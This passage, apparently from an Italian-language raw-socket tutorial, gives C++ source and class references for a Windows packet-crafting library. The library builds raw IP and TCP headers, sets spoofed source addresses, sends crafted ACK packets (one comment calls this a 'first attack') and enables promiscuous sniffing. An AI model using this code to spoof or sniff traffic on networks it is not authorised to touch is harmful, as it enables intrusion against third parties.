        ERROR_HANDLER("AddOption_Timestamp")
}

BOOL CSpoofSocket::isRaw()
{
        return m_Raw;
}


void CSpoofSocket::InitializeIP()
{
        try
        {
                //Invalid the socket
                m_SpoofSocket=INVALID_SOCKET;

                //More invalids
                m_SourceAddress=NULL;

                //Some defaults
                m_TTL=IP_DEF_TTL;

                //We don't want raw header (so it can work on win 98/NT)
                m_Raw=FALSE;

                //Set our options
                m_IPOptions=NULL;

                //Not connected
                memset(&m_ConnectedTo,0,sizeof(m_ConnectedTo));

                //Set options to false
                SetOptions(FALSE);
        }
        ERROR_HANDLER("InitializeIP")
}

void CSpoofSocket::AssignSocket(SOCKET sok,unsigned char ucProtocol)
{
        try
        {
                //Sets the protocol
                m_Protocol=ucProtocol;

                //Binds to a socket
                m_SpoofSocket=sok;

                //Set non raw
                SetRaw(FALSE);
        }
        ERROR_HANDLER("AssignSocket")
}

int CSpoofSocket::Receive(char *buf, int bufLen)
{
        try
        {
                if (!ValidSocket())
                        return SOCKET_ERROR;

                //Receive data
                int iResult;

                //Receive
                if (m_Protocol!=IPPROTO_TCP)
```

```
		{
			sockaddr saConnected;

			int iTmp;
			iTmp=sizeof(saConnected);

			//Accept it

	iResult=recvfrom(GetHandle(),buf,bufLen,NULL,&saConnected,&iTmp);

			//If OK set it
			if (iResult!=SOCKET_ERROR)
				memcpy(&m_ConnectedTo,&saConnected,sizeof(saConnected));
		}
		else
			iResult=recv(GetHandle(),buf,bufLen,NULL);

		//Check if error
		if (iResult==SOCKET_ERROR)
			//Error
			SetLastError("Receive");

		//Number of bytes received
		return iResult;
	}
	ERROR_HANDLER_RETURN("Receive",SOCKET_ERROR)
}

BOOL CSpoofSocket::ValidAddress(LPCSTR lpAddress)
{
	try
	{
		return inet_addr(lpAddress)!=INADDR_NONE;
	}
	ERROR_HANDLER_RETURN("ValidAddress",FALSE)
}

sockaddr_in CSpoofSocket::pResolveDNS(LPCSTR lpAddress)
{
	//Convert it to the address
	sockaddr_in adr;
	memset(&adr,0,sizeof(adr));

	try
	{
		//Resolve the DNS
		hostent* hp;
		hp=gethostbyname(lpAddress);

		//Check if this address exists
		if (!hp)
			//Error
			SetLastError("pResolveDNS");
		else
			//Copy the data
			memcpy(&adr.sin_addr,hp->h_addr,hp->h_length);

		return adr;
	}
	ERROR_HANDLER_RETURN("pResolveDNS",adr)
}

long CSpoofSocket::ResolveDNS(LPCSTR lpAddress)
{
	try
	{
		//Resolve the DNS
		sockaddr_in tmp;

		tmp=pResolveDNS(lpAddress);

		//Check if valid
		if (tmp.sin_addr.S_un.S_addr==0)
			//Error
			return 0;
		else
			return tmp.sin_addr.S_un.S_addr;
```

```
	}
	ERROR_HANDLER_RETURN("ResolveDNS",0)
}

BOOL CSpoofSocket::Sniff(BOOL bSniff)
{
	//Start sniffing
	if (!ValidSocket())
		return FALSE;

	try
	{
		unsigned long ulBytes;
		if
(WSAIoctl(GetHandle(),SIO_RCVALL,&bSniff,sizeof(bSniff),NULL,0,&ulBytes,NULL,NULL))
		{
			//Error
			SetLastError("Sniff");
			return FALSE;
		}

		return TRUE;
	}
	ERROR_HANDLER_RETURN("Sniff",FALSE)
}

long CSpoofSocket::GetPeerAddress()
{
	//Get the address we are connected to
	return m_ConnectedTo.sin_addr.S_un.S_addr;
}

BOOL CSpoofSocket::Shutdown(SocketShutdown eHow)
{
	if (!CheckSocketValid())
		return FALSE;

	try
	{
		int iHow;

		//Convert the how to a real flag
		if (eHow==ssReceive)
			iHow=SD_RECEIVE;
		else if (eHow==ssSend)
			iHow=SD_SEND;
		else
			iHow=SD_BOTH;

		//Do it
		if (shutdown(GetHandle(),iHow))
		{
			SetLastError("Shutdown");
			return FALSE;
		}

		return TRUE;
	}
	ERROR_HANDLER_RETURN("Shutdown",FALSE)
}

unsigned short CSpoofSocket::GetPeerPort()
{
	return htons(m_ConnectedTo.sin_port);
}

void CSpoofSocket::FinalIPHeader(LPIpHeader lpHead)
{
	//We don't do anything
}

LPIpHeader CSpoofSocket::ConstructStaticIPHeader(unsigned char  ucProtocol,

	 unsigned short usFragmentationFlags,

	 unsigned char  ucTTL,
```

```
         unsigned short usIdentification,

         unsigned char  ucHeaderLength)
{
        try
        {
                //Need to construct the IP header
                LPIpHeader lpHead=new _IpHeader;

                //Header length (in 32 bits)
                lpHead->HeaderLength_Version=ucHeaderLength/4 + IpVersion*16;

                //Protocol
                lpHead->Protocol=ucProtocol;

                //Fragmentation flags
                lpHead->FragmentationFlags=htons(usFragmentationFlags);

                //Time to live
                lpHead->TTL=ucTTL;

                //Checksum - set to 0
                lpHead->CheckSum=0;

                //Identification
                lpHead->Identification=htons(usIdentification);

                //Precedence
                lpHead->TypeOfService=IpService_ROUTINE;

                //Return IP to user
                return lpHead;
        }
        ERROR_HANDLER_STATIC_RETURN(CSpoofSocket_LOGNAME,"ConstructIPHeader",NULL)
}
```

Base Classes

CSpoofBase

Data Items

sockaddr_in	**m_ConnectedTo**	Remote address we are conencted to
CIPOptions *	**m_IPOptions**	Our options
BOOL	**m_Options**	Do we have options
unsigned char	**m_Protocol**	The protocol
BOOL	**m_Raw**	Are we raw ?
LPCSTR	**m_SourceAddress**	Our source address
SOCKET	**m_SpoofSocket**	The actual socket handle
unsigned char	**m_TTL**	Time to live

Constructors

CSpoofSocket(SOCKET sok)	Attach to a socket by constructor
CSpoofSocket()	ctor and dtor

Destructors

virtual **~CSpoofSocket**()

Functions

void	**AssignSocket**(SOCKET sok, unsigned char ucProtocol=IPPROTO_TCP)	Attach to a socket
virtual BOOL	**Bind**(LPCSTR lpSourceAddress, int iPort=0)	Bind to a specific address
unsigned short	**CalculateChecksum**(unsigned short* usBuf, int iSize)	Calculate the data checksum
unsigned short	**CalculatePseudoChecksum**(char *buf, int BufLength, LPCSTR lpDestinationAddress, int iPacketLength)	Calculate the checksum for TCP and UDP
BOOL	**CheckSocketValid**()	Check this socket is valid
virtual BOOL	**Close**()	Close the socket
virtual LPIpHeader	**ConstructIPHeader**(unsigned char ucProtocol, unsigned short usFragmentationFlags, unsigned char ucTTL, unsigned short usIdentification, unsigned char ucHeaderLength)	Create an IP header
static LPIpHeader	**ConstructStaticIPHeader**(unsigned char ucProtocol, unsigned short usFragmentationFlags, unsigned char ucTTL, unsigned short usIdentification, unsigned char ucHeaderLength)	Create an IP header
BOOL	**Create**(int iProtocol)	Create a socket
virtual void	**FinalIPHeader**(LPIpHeader lpHead)	Last stop before sending the header
SOCKET	**GetHandle**()	Get the socket handle
CIPOptions *	**GetOptions**()	Get the IP options
long	**GetPeerAddress**()	Get the address of the remote connected system
unsigned short	**GetPeerPort**()	Get the port if the remote connected system
virtual void	**InitializeIP**()	initialize all the private memebers
BOOL	**isRaw**()	Indication if we are a raw socket
sockaddr_in	**pResolveDNS**(LPCSTR lpAddress)	Reseolve DNS
virtual int	**Receive**(char* buf, int bufLen)	Recieve data from remote socket
long	**ResolveDNS**(LPCSTR lpAddress)	Resolve a DNS entry
virtual BOOL	**Send**(LPCSTR lpDestinationAddress, char* buf, int bufLength, unsigned short usDestinationPort=0)	Send data to a socket
virtual void	**SetIPHeaderAddress**(LPIpHeader lpHead, LPCSTR lpSourceAddress, LPCSTR lpDestinationAddress)	Set the address in the IP header
void	**SetOptions**(BOOL bOptions)	Do we allow options on this socket ?
void	**SetProtocol**(int iProtocol)	Set the protocol we are working on
void	**SetRaw**(BOOL bRaw)	Are we a raw socket ?
void	**SetSourceAddress**(LPCSTR lpSourceAddress)	Set source address for spoofing
void	**SetTTL**(unsigned char ucTTL)	Set the packet Time to live
BOOL	**Shutdown**(SocketShutdown eHow)	Close one way of the socket (receive,send,both)

virtual BOOL	**Sniff**(BOOL bSniff)	Turn to be a sniffer socket
BOOL	**ValidAddress**(LPCSTR lpAddress)	Check if an address is valid
BOOL	**ValidSocket**()	Is our socket valid ?

Dalla classe precedente abbiamo la classi **CTCPSocket e CTCPOptions** :

```
#include "SpoofSocket.h"
#include "AsyncSocket.h"

typedef struct _TCPHeader
{
	unsigned short SourcePort;
	unsigned short DestinationPort;
	unsigned int   SequenceNumber;
	unsigned int   AcknowledgeNumber;
	unsigned char  DataOffset;		//Crappy MFC can't use bits
	unsigned char  Flags;
	unsigned short Windows;
	unsigned short Checksum;
	unsigned short UrgentPointer;
} TCPHeader;

typedef TCPHeader FAR * LPTCPHeader;

#define TCPHeaderLength sizeof(TCPHeader)

//All of the TCP header flags
#define TCPFlag_URG 0
#define TCPFlag_ACK 2
#define TCPFlag_PSH 4
#define TCPFlag_RST 8
#define TCPFlag_SYN 16
#define TCPFlag_FYN 32

//TCP Options
#define TCPOptions_END 0
#define TCPOptions_NO_OPERATION 1
#define TCPOptions_MAX_Segment 2

//Max segment size
#define TCPOptions_MAX_Segment_Length 4

class CTCPOptions : protected CIPOptions
{
public:
	//Add options Segment size
	void AddOption_SegmentSize(unsigned short usMax);

	//Reset all the data in the options
	void Reset();

	//Do we auto pad to a 4 bytes limit
	void SetAutoPad(BOOL bAutoPAD);

	//List terminator
	virtual void AddOption_ENDLIST();

	//Get the length of the options buffer
	int GetBufferLength();

	//Get the buffer itself
	const char* GetBuffer();

	//Add option nothing
	virtual void AddOption_Nothing();

	//ctor and dtor
	CTCPOptions();
	virtual ~CTCPOptions();
};

class CTCPSocket : public CSpoofSocket
```

```
{
public:
        //Send data over the sockets
        BOOL Send(char* buf,int bufLen);

        //Accept a connection, supply an already made socket
        BOOL Accept(CTCPSocket* tSok);

        //Accept a connection, create the socket class
        CTCPSocket* Accept();

        //Listen to incoming connections
        virtual BOOL Listen(int iBackLog);

        //Create this socket as a regular socket
        virtual BOOL CreateRegular();

        //Get the class of the TCP options
        CTCPOptions* GetTCPOptions();

        //Connect to a remote system
        virtual BOOL Connect(int iSourcePort,LPCSTR lpDestinationAddress,int
iDestinationPort);

        //Create as a raw socket
        virtual BOOL Create();

        //Supply the class of TCP options
        void SetTCPOptions(BOOL bOptions);

        //ctor and dtor
        CTCPSocket();
        virtual ~CTCPSocket();
private:
        //Initialize the class
        void InitializeTCP();

        //Attach to a socket
        CTCPSocket(SOCKET sok);

        //Set flags in the header
        void SetHeaderFlag(LPTCPHeader lpHead,int iFlag);

        //Create the TCP header
        LPTCPHeader ConstructTCPHeader(int iSourcePort,int iDestinationPort,int
iHeaderLength);

        //The TCP options
        CTCPOptions* m_TCPOptions;

        //Do we have options
        BOOL m_Options;

        //Sequence in the TCP header
        static unsigned int m_Sequence;
protected:
        //When the socket is accepted, what to do
        virtual void Accepted();
};
```

```
// TCPSocket.cpp

#include "stdafx.h"
#include "TCPSocket.h"

//////////////////////////////////////////////////////////////////////
// Construction/Destruction
//////////////////////////////////////////////////////////////////////

#define CTCPSocket_LOGNAME "CTCPSocket"
#define CTCPOptions_LOGNAME "CTCPOptions"

unsigned int CTCPSocket::m_Sequence=(unsigned int)GetCurrentProcessId();

CTCPSocket::CTCPSocket() : CSpoofSocket()
{
        try
```

```
        {
                SetName(CTCPSocket_LOGNAME);

                InitializeTCP();
        }
        ERROR_HANDLER("CTCPSocket")
}

CTCPSocket::CTCPSocket(SOCKET sok) : CSpoofSocket(sok)
{
        try
        {
                SetName(CTCPSocket_LOGNAME);

                InitializeTCP();
        }
        ERROR_HANDLER("CTCPSocket")
}

CTCPSocket::~CTCPSocket()
{
}

BOOL CTCPSocket::Create()
{
        try
        {
                SetProtocol(IPPROTO_TCP);
                return CSpoofSocket::Create(IPPROTO_IP);
        }
        ERROR_HANDLER_RETURN("Create",FALSE)
}

BOOL CTCPSocket::Connect(int iSourcePort, LPCSTR lpDestinationAddress, int
iDestinationPort)
{
        try
        {
                //Quit if not ok
                if (!CheckSocketValid())
                        return FALSE;

                if (isRaw())
                {
                        //Let's try our first attack
                        LPTCPHeader lpHead;

                        //Header length
                        int iHeaderLength;
                        iHeaderLength=TCPHeaderLength;

                        //If we have TCP options
                        if (m_Options)
                                iHeaderLength+=m_TCPOptions->GetBufferLength();

                        //Create the header

        lpHead=ConstructTCPHeader(iSourcePort,iDestinationPort,iHeaderLength);

                        //Set the flags
                        SetHeaderFlag(lpHead,TCPFlag_ACK);

                        //Result
                        BOOL bResult;

                        //Construct diffrently if we have options
                        if (m_Options)
                        {
                                char* buf;
                                buf=new char[iHeaderLength];

                                //Copy header
                                memcpy(buf,lpHead,TCPHeaderLength);

                                //Copy options
                                memcpy(buf+TCPHeaderLength,m_TCPOptions-
>GetBuffer(),m_TCPOptions->GetBufferLength());
```

```
                                //Checksum it
                                lpHead-
>Checksum=CalculatePseudoChecksum(buf,iHeaderLength,lpDestinationAddress,iHeaderLength
);

                                //Recopy header
                                memcpy(buf,lpHead,TCPHeaderLength);

                                //Send the data

        bResult=CSpoofSocket::Send(lpDestinationAddress,buf,iHeaderLength);

                                //Dispose
                                delete buf;
                        }
                        else
                        {
                                lpHead-
>Checksum=CalculatePseudoChecksum((char*)lpHead,TCPHeaderLength,lpDestinationAddress,T
CPHeaderLength);

                                //Send the data

        bResult=CSpoofSocket::Send(lpDestinationAddress,(char*)lpHead,TCPHeaderLength);
                        }

                        //Set the last error
                        SetLastError("Connect");

                        //Dispose the header
                        delete lpHead;

                        return bResult;
                }
                else
                {
                        //Set async notification
                        int iResult;

                        //Create the address
                        sockaddr_in soSrc;

                        //Set to 0
                        memset(&soSrc,0,sizeof(soSrc));
                        soSrc.sin_family=AF_INET;
                        soSrc.sin_addr.s_addr=inet_addr(lpDestinationAddress);
                        soSrc.sin_port=htons(iDestinationPort);

                        iResult=connect(GetHandle(),(sockaddr*)&soSrc,sizeof(soSrc));

                        //Check the result
                        if (iResult==SOCKET_ERROR)
                        {
                                //Check is it blocking error so we can ignore
                                if (WSAGetLastError()!=WSAEWOULDBLOCK )
                                        SetLastError("Connect");
                                else
                                        iResult=!SOCKET_ERROR;
                        }
                        else
                                SetLastError("Connect");

                        if (iResult!=SOCKET_ERROR)
                                //Save where we are connected
                                m_ConnectedTo=soSrc;

                        return iResult!=SOCKET_ERROR;
                }
        }
        ERROR_HANDLER_RETURN("Connect",FALSE)
}

LPTCPHeader CTCPSocket::ConstructTCPHeader(int iSourcePort, int iDestinationPort,int
iHeaderLength)
{
        try
```

```
	{
		//Construct the header
		LPTCPHeader lpHead=new _TCPHeader;

		//Set source and destination port
		lpHead->SourcePort=htons(iSourcePort);
		lpHead->DestinationPort=htons(iDestinationPort);

		//No checksums yet
		lpHead->Checksum=0;

		//Set windows to 3.0k
		lpHead->Windows=htons(512);

		//Set the packet number
		lpHead->AcknowledgeNumber=0;

		//And the sequence
		lpHead->SequenceNumber=htonl(m_Sequence++);

		//Data offset
		lpHead->DataOffset=(iHeaderLength/4) << 4;

		//Flags
		lpHead->Flags=0;

		//Urgent pointer
		lpHead->UrgentPointer=0;

		//Return it to the user
		return lpHead;
	}
	ERROR_HANDLER_RETURN("ConstructTCPHeader",NULL)
}

void CTCPSocket::SetHeaderFlag(LPTCPHeader lpHead, int iFlag)
{
	//Logical or
	lpHead->Flags|=iFlag;
}

void CTCPOptions::Reset()
{
	try
	{
		CIPOptions::Reset();
	}
	ERROR_HANDLER("Reset")
}

void CTCPOptions::SetAutoPad(BOOL bAutoPAD)
{
	try
	{
		CIPOptions::SetAutoPad(bAutoPAD);
	}
	ERROR_HANDLER("SetAutoPad")
}

void CTCPOptions::AddOption_ENDLIST()
{
	try
	{
		//Add option end list
		tOptionType OT;

		//Get the option
		OT=TCPOptions_END;

		//Add it to buffer
		AddToBuffer((char*)&OT,sizeof(OT));
	}
	ERROR_HANDLER("AddOption_ENDLIST")
}

int CTCPOptions::GetBufferLength()
{
```

```
        try
        {
                return CIPOptions::GetBufferLength();
        }
        ERROR_HANDLER_RETURN("GetBufferLength",0)
}

const char* CTCPOptions::GetBuffer()
{
        try
        {
                return CIPOptions::GetBuffer();
        }
        ERROR_HANDLER_RETURN("GetBuffer",NULL)
}

void CTCPOptions::AddOption_Nothing()
{
        try
        {
                //Add option do nothing
                tOptionType OT;

                //Get the option
                OT=TCPOptions_NO_OPERATION;

                //Add it to buffer
                AddToBuffer((char*)&OT,sizeof(OT));
        }
        ERROR_HANDLER("AddOption_Nothing")
}

CTCPOptions::CTCPOptions() : CIPOptions()
{
        try
        {
                SetName(CTCPOptions_LOGNAME);
        }
        ERROR_HANDLER("CTCPOptions")
}

CTCPOptions::~CTCPOptions()
{
}

void CTCPOptions::AddOption_SegmentSize(unsigned short usMax)
{
        try
        {
                //Add option Max segment
                tOptionType OT;

                //Get the option
                OT=TCPOptions_MAX_Segment;

                //Add it to buffer
                AddToBuffer((char*)&OT,sizeof(OT));

                //Add length
                OT=TCPOptions_MAX_Segment_Length;
                AddToBuffer((char*)&OT,sizeof(OT));

                //Add segment size
                unsigned short usOT;
                usOT=htons(usMax);

                AddToBuffer((char*)&usOT,sizeof(usOT));
        }
        ERROR_HANDLER("AddOption_SegmentSize")
}

void CTCPSocket::SetTCPOptions(BOOL bOptions)
{
        try
        {
                //Do we want options, normaly not
                m_Options=bOptions;
```

```
                if (m_TCPOptions)
                {
                        delete m_TCPOptions;
                        m_TCPOptions=NULL;
                }

                if (bOptions)
                        m_TCPOptions=new CTCPOptions;
        }
        ERROR_HANDLER("SetTCPOptions")
}

CTCPOptions* CTCPSocket::GetTCPOptions()
{
        return m_TCPOptions;
}

BOOL CTCPSocket::CreateRegular()
{
        try
        {
                SetProtocol(IPPROTO_TCP);
                return CSpoofSocket::Create(IPPROTO_TCP);
        }
        ERROR_HANDLER_RETURN("CreateRegular",FALSE)
}

BOOL CTCPSocket::Listen(int iBackLog)
{
        try
        {
                //Quit if not ok
                if (!CheckSocketValid())
                        return FALSE;

                int iResult;
                iResult=listen(GetHandle(),iBackLog);

                if (iResult)
                        SetLastError("Listen");

                return !iResult;
        }
        ERROR_HANDLER_RETURN("Listen",FALSE)
}


CTCPSocket* CTCPSocket::Accept()
{
        try
        {
                //Quit if not ok
                if (!CheckSocketValid())
                        return FALSE;

                //First accept the socket
                SOCKET sok;

                //Where we are connected to
                sockaddr_in saConnected;

                //Size of the structure
                int iTmp;
                iTmp=sizeof(saConnected);

                //Accept it
                sok=accept(GetHandle(),(sockaddr*)&saConnected,&iTmp);

                if (sok!=INVALID_SOCKET)
                {
                        //Create the new tcp socket
                        CTCPSocket* tSok;
                        tSok=new CTCPSocket(sok);

                        //Set the address
                        tSok->m_ConnectedTo=saConnected;
```

```
                        return tSok;
                }
                else
                {
                        //Error
                        SetLastError("Accept");
                        return NULL;
                }
        }
        ERROR_HANDLER_RETURN("Accept",NULL)
}

void CTCPSocket::InitializeTCP()
{
        try
        {
                //No options
                m_TCPOptions=NULL;

                SetTCPOptions(FALSE);
        }
        ERROR_HANDLER("InitializeTCP")
}

BOOL CTCPSocket::Accept(CTCPSocket *tSok)
{
        try
        {
                //Quit if not ok
                if (!CheckSocketValid())
                        return FALSE;

                //First accept the socket
                SOCKET sok;

                //Where we are connected to
                sockaddr_in saConnected;

                //Size of the structure
                int iTmp;
                iTmp=sizeof(saConnected);

                //Accept it
                sok=accept(GetHandle(),(sockaddr*)&saConnected,&iTmp);

                if (sok!=INVALID_SOCKET)
                {
                        //Set the socket data
                        tSok->m_ConnectedTo=saConnected;
                        tSok->AssignSocket(sok);
                        tSok->Accepted();

                        return TRUE;
                }
                else
                {
                        //Error
                        SetLastError("Accept");
                        return FALSE;
                }
        }
        ERROR_HANDLER_RETURN("Accept",FALSE)
}

BOOL CTCPSocket::Send(char *buf,int bufLen)
{
        try
        {
                //Quit if not ok
                if (!CheckSocketValid())
                        return FALSE;

                //Send the data
                int iResult;

                //And send it
```

```
                iResult=send(GetHandle(),buf,bufLen,NULL);

                return iResult;
        }
        ERROR_HANDLER_RETURN("Send",FALSE)
}

void CTCPSocket::Accepted()
{
}
```

Base Classes

CSpoofSocket

Data Items

BOOL	m_Options	Do we have options
static unsigned int	m_Sequence	Sequence in the TCP header
CTCPOptions *	m_TCPOptions	The TCP options

Constructors

CTCPSocket(SOCKET sok)	Attach to a socket
CTCPSocket()	ctor and dtor

Destructors

virtual	~CTCPSocket()

Functions

BOOL	Accept(CTCPSocket* tSok)	Accept a connection, supply an already made socket
CTCPSocket *	Accept()	Accept a connection, create the socket class
virtual void	Accepted()	When the socket is accepted, what to do
virtual BOOL	Connect(int iSourcePort, LPCSTR lpDestinationAddress, int iDestinationPort)	Connect to a remote system
LPTCPHeader	ConstructTCPHeader(int iSourcePort, int iDestinationPort, int iHeaderLength)	Create the TCP header
virtual BOOL	Create()	Create as a raw socket
virtual BOOL	CreateRegular()	Create this socket as a regular socket
CTCPOptions *	GetTCPOptions()	Get the class of the TCP options
void	InitializeTCP()	Initialize the class
virtual BOOL	Listen(int iBackLog)	Listen to incoming connections
BOOL	Send(char* buf, int bufLen)	Send data over the sockets
void	SetHeaderFlag(LPTCPHeader lpHead, int iFlag)	Set flags in the header
void	SetTCPOptions(BOOL bOptions)	Supply the class of TCP

options

Base Classes

CIPOptions

Constructors

CTCPOptions()	ctor and dtor

Destructors

virtual	**~CTCPOptions**()

Functions

virtual void	**AddOption_ENDLIST**()	List terminator
virtual void	**AddOption_Nothing**()	Add option nothing
void	**AddOption_SegmentSize**(unsigned short usMax)	Add options Segment size
const char *	**GetBuffer**()	Get the buffer itself
int	**GetBufferLength**()	Get the length of the options buffer
void	**Reset**()	Reset all the data in the options
void	**SetAutoPad**(BOOL bAutoPAD)	Do we auto pad to a 4 bytes limit

La successiva classe è la seguente **CAsyncSocket**:

```
#include "SpoofBase.h"
#include <map>

//Message handlers
#define WM_BASE                              WM_USER
#define WM_SOCKET_GENERAL     WM_BASE+1
#define WM_SOCKET_ACCEPT      WM_BASE+2
#define WM_SOCKET_CONNECT     WM_BASE+3
#define WM_SOCKET_TIMEOUT     WM_BASE+4

//Definitions for no messaging
#define NO_OnSocketTimeout    virtual BOOL OnSocketTimeout() {return TRUE;}
#define NO_OnSocketConnect    virtual BOOL OnSocketConnect(int iErrorCode) {return
TRUE;}
#define NO_OnSocketAccept     virtual BOOL OnSocketAccept(int iErrorCode) {return
TRUE;}
#define NO_OnSocketClose      virtual BOOL OnSocketClose(int iErrorCode) {return TRUE;}
#define NO_OnSocketOOB        virtual BOOL OnSocketOOB(int iErrorCode) {return TRUE;}
#define NO_OnSocketWrite      virtual BOOL OnSocketWrite(int iErrorCode) {return TRUE;}
#define NO_OnSocketReceive    virtual BOOL OnSocketReceive(int iErrorCode) {return
TRUE;}

#define SOCKET_WINDOW_NAME "Socket notification sink"

//Window class name
#define CAsyncSocket_Class "CAsyncSocketClass"
#define CAsyncShutdown_Class "CAsyncShutdown"

class CSocketThreadManager;

class CAsyncSocket : protected CSpoofBase
```

```
{
public:
        //Initialize all the handlers
        static void Initialize();

        //Indicate a system shutdown
        static void Shutdown();

        //Disable the time
        BOOL KillTimer();

        //Create a timeout
        BOOL SetTimeout(int iMs);

        //Set the instace of our app
        static void SetInstance(HINSTANCE hInst);

        //ctor and dtor
        CAsyncSocket();
        virtual ~CAsyncSocket();
protected:
        //Messaging methods
        virtual BOOL OnSocketTimeout()=0;
        virtual BOOL OnSocketConnect(int iErrorCode)=0;
        virtual BOOL OnSocketAccept(int iErrorCode)=0;
        virtual BOOL OnSocketClose(int iErrorCode)=0;
        virtual BOOL OnSocketOOB(int iErrorCode)=0;
        virtual BOOL OnSocketWrite(int iErrorCode)=0;
        virtual BOOL OnSocketReceive(int iErrorCode)=0;

        //Get the ID of the socket
        int GetSocketID();

        //Get the handle of the window
        HWND GetWindowHandle();

        //Get the socket handle
        virtual SOCKET GetAsyncHandle()=0;

        //Go to async regular mode
        virtual BOOL SetAsync()=0;

        //Remove the socket from the list
        void RemoveSocketFromList();

        //Add the socket to the list
        void AddSocketToList();

        //Do we have a timeout
        BOOL IsTimeout();
private:
        typedef std::less<int> SocketLess;
        typedef std::map<int,CAsyncSocket*,SocketLess> SocketMap;
private:
        //Remove from thread info
        void DeAllocateHandle();

        //Allocate ourself a window
        void AllocateHandle();

        //Get our thread manager (global or local)
        CSocketThreadManager* GetThreadManager();

        //Remove the handlers
        static BOOL RemoveHandlers();

        //Get the instance of our APP
        static HINSTANCE GetInstance();

        //Create our handlers
        static BOOL SetHandlers();

        //Register our window
        static BOOL RegisterWindow();

        //Find a socket
```

```
        static CAsyncSocket* GetSocketByID(int iSockID);

        //Our list of sockets
        static SocketMap m_SocketMap;

        //Do we have a window handle
        static BOOL m_Window;

        //Our window's handle
        static HWND m_WindowHandle;

        //Instance of our window
        static HINSTANCE m_Instance;

        //Are we initialized
        static BOOL m_Initialized;

        //ID of our socket
        int m_SocketID;

        //Are we in the list
        BOOL m_List;

        //Timeout indicator
        BOOL m_Timeout;

        //Our window's handle
        HWND m_hLocalWindowHandle;

        //Are we shutting down
        static BOOL m_bShuttingDown;

        //Our thread manager (global)
        static CSocketThreadManager* m_pThreadManager;

        //Our local thread manager (to allow custom thread mangement)
        CSocketThreadManager* m_pLocalThreadManager;
private:
        //Our shutdown class (all of this to avoid father to know his sons)
        class CAsyncShutdown : protected CSpoofBase
        {
        public:
                CAsyncShutdown();
                virtual ~CAsyncShutdown();
        protected:
                //Shutdown notifier
                virtual void NotifyShutdown();
        };
private:
        //Our window proc
        static LRESULT CALLBACK SocketMessageHandler(HWND hwnd,      // handle to
window
                                                                                   UINT
uMsg,      // message identifier

WPARAM wParam,  // first message parameter

LPARAM lParam);
};
```

```
// CasyncSocket.cpp

#include "stdafx.h"
#include "AsyncSocket.h"
#include "SocketThreadManager.h"

//////////////////////////////////////////////////////////////////////
// Construction/Destruction
//////////////////////////////////////////////////////////////////////

//Static members
BOOL CAsyncSocket::m_Window=FALSE;
HWND CAsyncSocket::m_WindowHandle=0;
HINSTANCE CAsyncSocket::m_Instance=0;
BOOL CAsyncSocket::m_Initialized=0;
CAsyncSocket::SocketMap CAsyncSocket::m_SocketMap;
```

```
CSocketThreadManager* CAsyncSocket::m_pThreadManager=NULL;
BOOL CAsyncSocket::m_bShuttingDown=FALSE;

CAsyncSocket::CAsyncSocket() : CSpoofBase()
{
	try
	{
		//Initialize memebers
		m_List=FALSE;
		m_Timeout=FALSE;

		//No local controller
		m_pLocalThreadManager=NULL;

		//And no window handle
		m_hLocalWindowHandle=0;

		//Initialize all data
		Initialize();
	}
	ERROR_HANDLER("CAsyncSocket")
}

CAsyncSocket::~CAsyncSocket()
{
	try
	{
		if (GetThreadManager())
			//Remove from the thread manager
			GetThreadManager()->DecreaseSocketCount(GetWindowHandle());

	}
	ERROR_HANDLER("~CAsyncSocket")
}

BOOL CAsyncSocket::SetHandlers()
{
	try
	{
		//First create the window class
		if (!m_Window)
			if (!RegisterWindow())
			{
				//Error
				ReportStaticError(CAsyncSocket_Class,"SetHandlers","Error
registering the window, please check API error!");
				return FALSE;
			}
			else
				//Check if we need to register a local window, or a
thread manager ?
				if (CSpoofBase::IsMultiThreaded())
					//Initialize as multithreaded
					m_pThreadManager=new
CSocketThreadManager(CSpoofBase::GetNumberOfThreads(),m_Instance);
				else
				{
					//Run on main thread

	m_WindowHandle=CreateWindowEx(0,CAsyncSocket_Class,SOCKET_WINDOW_NAME,

	  WS_OVERLAPPED,0,0,0,0,0,NULL,GetInstance(),NULL);
					//Check the value of the window
					if (!m_WindowHandle)
					{
						//Error

	ReportStaticError(CAsyncSocket_Class,"SetHandlers","Error creating the window,
please check API error!");
						return FALSE;
					}
					else
						//We have a window
						m_Window=TRUE;
				}

		//Created !!
```

```
                //Success
                return TRUE;
        }
        ERROR_HANDLER_STATIC_RETURN(CAsyncSocket_Class,"CAsyncSocket",FALSE)
}

HINSTANCE CAsyncSocket::GetInstance()
{
        //Returns the instance of the application, must be overided
        return m_Instance;
}

void CAsyncSocket::AddSocketToList()
{
        try
        {
                //Allocate our window
                AllocateHandle();

                //Add socket to list
                m_SocketID=GetAsyncHandle();
                m_SocketMap.insert(SocketMap::value_type(m_SocketID,this));

                m_List=TRUE;
        }
        ERROR_HANDLER("AddSocketToList")
}

int CAsyncSocket::GetSocketID()
{
        return m_SocketID;
}

CAsyncSocket* CAsyncSocket::GetSocketByID(int iSockID)
{
        try
        {
                //Find the socket
                SocketMap::iterator aTheIterator;
                aTheIterator=m_SocketMap.find(iSockID);

                //Check if we have it
                if (aTheIterator!=m_SocketMap.end())
                        return aTheIterator->second;
                else
                        return NULL;
        }
        ERROR_HANDLER_STATIC_RETURN(CAsyncSocket_Class,"GetSocketByID",NULL)
}

BOOL CAsyncSocket::RegisterWindow()
{
        try
        {
                WNDCLASS wc;

                /* Fill in window class structure with parameters that describe the
*/
                /* main window.
*/

                wc.style = 0;
                  /* Class style(s).                    */
                wc.lpfnWndProc = (WNDPROC)SocketMessageHandler;       /* Function to
retrieve messages for  */
                                                                                /*
windows of this class.             */
                wc.cbClsExtra = 0;                  /* No per-class extra data.
*/
                wc.cbWndExtra = 0;                  /* No per-window extra data.
*/
                wc.hIcon = NULL;                                /* Icon name from .RC
*/
                wc.hInstance = GetInstance();          /* Application that owns the
class.   */
                wc.hCursor = NULL;
                wc.hbrBackground = NULL;
```

```
                wc.lpszMenuName =  NULL;   /* Name of menu resource in .RC file. */
                wc.lpszClassName = CAsyncSocket_Class ; /* Name used in call to
CreateWindow. */

                /* Register the window class and return success/failure code. */

                return (RegisterClass(&wc));
        }
        ERROR_HANDLER_STATIC_RETURN(CAsyncSocket_Class,"RegisterWindow",FALSE)
}

void CAsyncSocket::SetInstance(HINSTANCE hInst)
{
        m_Instance=hInst;
}

BOOL CAsyncSocket::RemoveHandlers()
{
        try
        {
                //First shut down the windows
                if (m_Window)
                {
                        if (!DestroyWindow(m_WindowHandle))
                                return FALSE;

                        if (!UnregisterClass(CAsyncSocket_Class,GetInstance()))
                                return FALSE;
                }

                m_Window=FALSE;
